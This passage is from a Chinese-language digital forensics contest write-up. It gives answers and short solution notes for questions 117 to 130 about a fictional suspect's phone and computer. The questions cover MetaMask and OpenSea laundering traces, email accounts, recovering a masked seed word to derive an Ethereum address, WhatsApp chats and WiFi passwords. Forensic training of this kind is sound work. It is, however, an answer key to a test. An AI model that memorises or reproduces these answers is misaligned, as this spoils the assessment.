A. 2022-10-07 14:47时


B. 2022-10-07 14:49时

C. 2022-10-07 14:52时

D. 2022-10-07 14:54时

答案：C

搜opensea的历史记录，就这个list item比较像是放售：



117.[多选题] 朗尼的手机里，有什么应用程序与将黑钱 (比特币) 转换成另一加密货币的地址有关? (2分)

A. Metamask

B. Opensea

C. Safepal

D. YouTube

答案：AB

看图片，应该是用了metamask做转账，opensea转化洗钱：



118.[单选题] 朗尼的手机里，于2022-10-07，15:07时至15:08时做过什么动作? (以时区UTC+8回答) (2分)

A. 登录 'Metamask'


B. 登录 'Opensea'

C. 屏幕截图 (Screen Capture)

D. 登录 'YouTube'

答案：C

还还还是看图，注意到图片里opensea的时间是15:07，说明截图了：



119.[多选题] 承上题，从这个动作中能找到什么资讯? (1分)

A. Opensea.io

B. Ethereum Main Network

C. Your purchase is complete

D. Subtotal = 0.0253 ETH

E. Good Luck


答案：ABCDE

两张有关opensea的图结合起来一起看，可以发现所有的字眼都出现了。

120.[填空题] 在朗尼的计算机旁找到 'MetaMask' 的密码是 'opensea741'，找出朗尼计算机里的 'MetaMask' 中有多少加密货币余额? (不要输入 '.'，以阿拉伯数字回答，如 0.137 需回答 0137) (2分)

答案：00247


metamask登录进去查看即可：



121.[填空题] 朗尼的计算机曾用什么电邮地址登录电邮帐号? (不要输入答案中的 '@' 及 '.'，以大写英文及阿拉伯数字回答，如 name@mail.com，需回答 NAMEMAILCOM) (1分)

答案：ROONEYCHAN19830801GMAILCOM


查看浏览器记录的表单就可以发现邮箱：



122.[填空题] 什么电邮账号曾接收过上述电邮地址发送的电邮？（不要输入答案中的'@'及'.'，以大写英文及阿拉伯数字回答，如 name@mail.com，需回答 NAMEMAILCOM）（1分）

答案：KINGHOO0W0GMAILCOM

其实之前做王景浩电脑的题目的时候就有发现了：




123.[多选题]承上题，上述的电邮附件包含哪些类型的档案? (3分)

A. pdf
B. doc
C. png
D. txt
E. jpg

答案：DE

在朗尼的电脑里就可以找到这个文件，取证大师导出，用winrar修复即可：




124.[填空题] 上述电邮附件里的文件，被遮蔽的英文单字是什么? (以大写英文回答) (3分)

答案：

图片如下，结尾大概是each：



在Electrum的文件系统中找到wordlist：




`Get-Content .\english.txt | findstr /e "each"` 筛选后就剩2个词，最后teach验证通过：



125.[填空题]根据上述电邮附件里找到的回复种子 (Recovery Seed)，计算朗尼在 'MetaMask' 使用的以太币 (Ethereum) 地址。 (提示： BIP-44 derivation path = m/44'/60'/0'/0/0) (以大写英文及阿拉伯数字回答) (3分)

答案：0X2AAEAB9592B749CE6355ED19D048F86F5EA5D819

BIP39 - Mnemonic Code (iancoleman.io)导入seed，查看信息：



126.[单选题]在2022年9月28日18时51分 (UTC+8)，朗尼曾经在手机用WhatsApp与王景浩对话，语句[有灯，风扇经常在转]， 回复这句话的相关语句是什么? (1分)

A. 你有推介吗?

B. 我之前放在你家的机械运作正常吗?

C. 有灯号 风扇有转动?

D. 帅吗?

答案：C

查看whatsapp聊天记录：



127.[单选题] 朗尼通过手机相约王景浩于10月15日到哪一个地区食晚饭? (1分)

A. 荃湾


B. 湾仔

C. 九龙城

D. 九龙塘

答案：C

回答A就上当了，不是在whatsapp的聊天记录里，而是在手机截图里：



128.[填空题] 朗尼手机的 'WhatsApp' 号码是什么? (号 码) @s.whatsapp.net? (以阿拉伯数字回答) (1分)

答案：85259814785

直接看账号信息就行：



129.[多选题]朗尼的手机曾连接以下哪一个WIFI网络? (2分)

A. taiiphone


B. rooneyhome

C. Function Room

D. TP-Link

答案：AC

直接查看WIFI连接记录即可：



130.[单选题]朗尼的手机曾连接WIFI [SSID: faifai], 它的登录密码是什么？(2分)

A. abcd5678

B. aaaa0000

C. rooney111

D. rdfu1234

答案：D

上一题的图就有。